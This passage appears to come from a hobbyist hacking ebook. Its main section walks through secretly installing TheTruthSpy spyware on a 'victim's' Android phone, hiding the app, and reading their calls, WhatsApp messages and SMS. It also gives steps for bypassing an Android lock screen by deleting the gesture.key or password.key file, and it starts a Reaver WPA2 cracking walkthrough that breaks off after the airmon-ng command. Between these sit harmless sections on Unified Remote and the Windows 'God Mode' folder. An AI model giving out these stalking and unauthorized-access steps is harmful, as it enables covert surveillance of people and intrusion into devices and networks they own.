
For spying now I am using a tool name as **THE TRUTH SPY**.



By using this tool you can easily keep tracking the victim's android phone.

I am showing you the screen shots of those things which we can spy from an android phone...such as CALL HISTORY, WHATSAPP MESSAGES, and SMS DETAILS etc. ...list is shown below in the screenshot.





Note:- this tool is also available for IOS devices.

You have to follow the steps to start spying.

- First of all you have to download the apk file of this tool and install it on the victim's android phone and log into it.
- This tool is only of 800kb so you can easily manage it within seconds.


- A very interesting thing is about this tool is that you can also hide this tool from the victims android phone.so that victim will not aware about it.
- Now you can download the apk file from the website (my.thetruthspy.com).
- After installing the app go on the same website of the app by your computer and resister using your email id and login to view the details of the victim's android phone.
- For getting details get ensure that the data connection of the victims phone should be ON.
- When you want to unhide the app from the victim's phone just make a call from the victim's phone to #2013*.

Note: - sometimes this “thetruthspy” is stop working.so you can also search any other spy tool by simple Google searches. You will find a lot of tools like this and have almost same functioning.

FULL CONTROL YOUR PC BY PHONE

Now I have a very interesting thing for youI know you got tired by those difficult hackings chapters mentioned in above chapters.

In this article I are going to tell you that how to control your computer fully by your mobile phone. It's a very interesting thing for you if you got tired by using the track pad and keyboard of your computer.




So let's see how to do it:-

In this article I am going to use a tool name as UNIFIED REMOTE which is used to remote our pc.


Unified remote is an app that lets you control your entire windows computer from your android device.it turns your device into a Wi-Fi or Bluetooth remote control for all the programs on your computer. With this app you can control a wide range of applications, including simple mouse and keyboard, media players and other external gadgets that can be connected to your computer(such as USB-UIRT and tell stick). it even provides extensive capabilities for users to create their own custom remotes for their needs.

You have to follow the simple steps to remote your pc by unified remote:-

- Download and install the unified remote server on your computer (windows). You can easily find it by your Google searches. When you installed itLaunch it.
- Connect your android phone to the same Wi-Fi network as your computer. Alternatively if your computer id Bluetooth ready, pair it with your phone.
- Download and install the apk file of unified remote from the play store.
- At launch, confirm that you have installed the server.
- Then add a new server, select “automatic” and the app will find your computer.
- Tap your computers name to connect.
- Now you are ready to start controlling your computer with phone.
- Tap remote in the app.




- The “Basic input” remote will prompt the mouse, which you can use as a track pad.
- Instructions for using the mouse will appear on screen.
- Also there are lot of options are available by which you can control your computer in different ways.



- Example:- keyboard controlling, file manager, media, power, start, YouTube etc.

LAUNCHING WINDOWS GOD MODE



Here I have a nice windows trick for you which saves your much time. In this article we will learn that how to launch GOD MODE in your computer.

Windows god mode is a simple way to centralized access all the administrative options that are normally seen inside control panel into a newly created folder which can be placed anywhere inside computer. Usually the administrative options are seen scattered inside the control panel arranged in different categories and sub categories. Windows god mode arranges all the administrative options inside one single window. You find it much more neatly arranged and user friendly.

Let's see how to launch god mode in simple steps:-

- You need to create a new folder for this launch.
- Right click at the window where you want to create a new folder.
- When it asks you to rename that folder you have to enter following codes with any word.


Example:- Ujjwal.{ ED7BA470-8E54-465E-825C-99712043E01C }

Or


Saurabh.{ ED7BA470-8E54-465E-825C-99712043E01C }

Or

Anything.{ ED7BA470-8E54-465E-825C-99712043E01C }




- Don't forget to use curly brackets.
- After renaming the folder press enter.




- And you will see that the icon of that folder will be changed and when you will open it you will find all the settings arranged in well manner in it.

HOW TO CRACK ANDROID LOCK SCREEN



In this article we are going to learn that how to bypass the android lock screen.

We are going to bypass the lock screen using a tool name as Aroma File manager.



This is the best method for crack android pattern lock; you must have custom recovery installed on your device in order to use this method. Let's start the cracking android lock screen.

- First of all download Aroma File manager zip file. Google it and you will find it easily.
- Now copy this Aroma file manager zip to root of your SD card. After copying zip file to SD, boot your phone into Recovery mode

(Each phone has different key combination to boot up in recovery mode, you can search it on Google).

- In recovery choose “install zip from SD card or apply update from SD card”, now select Aroma.zip which you have downloaded earlier.
- After installing or updating Aroma file manager will open, use volume up and down keys for Scrolling as you do in recovery.
- In Aroma file manager go to menu which is located at bottom strip after clicking menu select settings. Go to bottom in settings and then select “mount all partitions in startup” after mounting exit Aroma file manager.
- Now launch Aroma file manager again.
- In aroma Go to Data>>System.
You will find “Gesture.key” if you have applied gesture lock or “Password.key” if you have applied password.
- Long press “Gesture.key” or “Password.key” which one is available, after long pressing it will prompt some option, choose delete and delete that file and restart your device(first exit from aroma file manager then restart your phone).
- Yuppie! Your phone is unlocked now. After rebooting it will ask you for lock pattern don’t worry now you can use any pattern, your old pattern has gone away.

WI-FI CRACKING USING REAVER IN BACKTRACK

Well, in this article I will show you that how to crack WPA2-PSK key using a tool names as REAVER. Reaver use to crack the key by brute force method.

Let's see how to crack the key using Backtrack.

Now I am using Backtrack 5r3.

- So open the console and follow the given steps:-
- First thing is to do is run the command : -
Airmon-ng start wlan0

```
root@bt:~# airmon-ng start wlan0

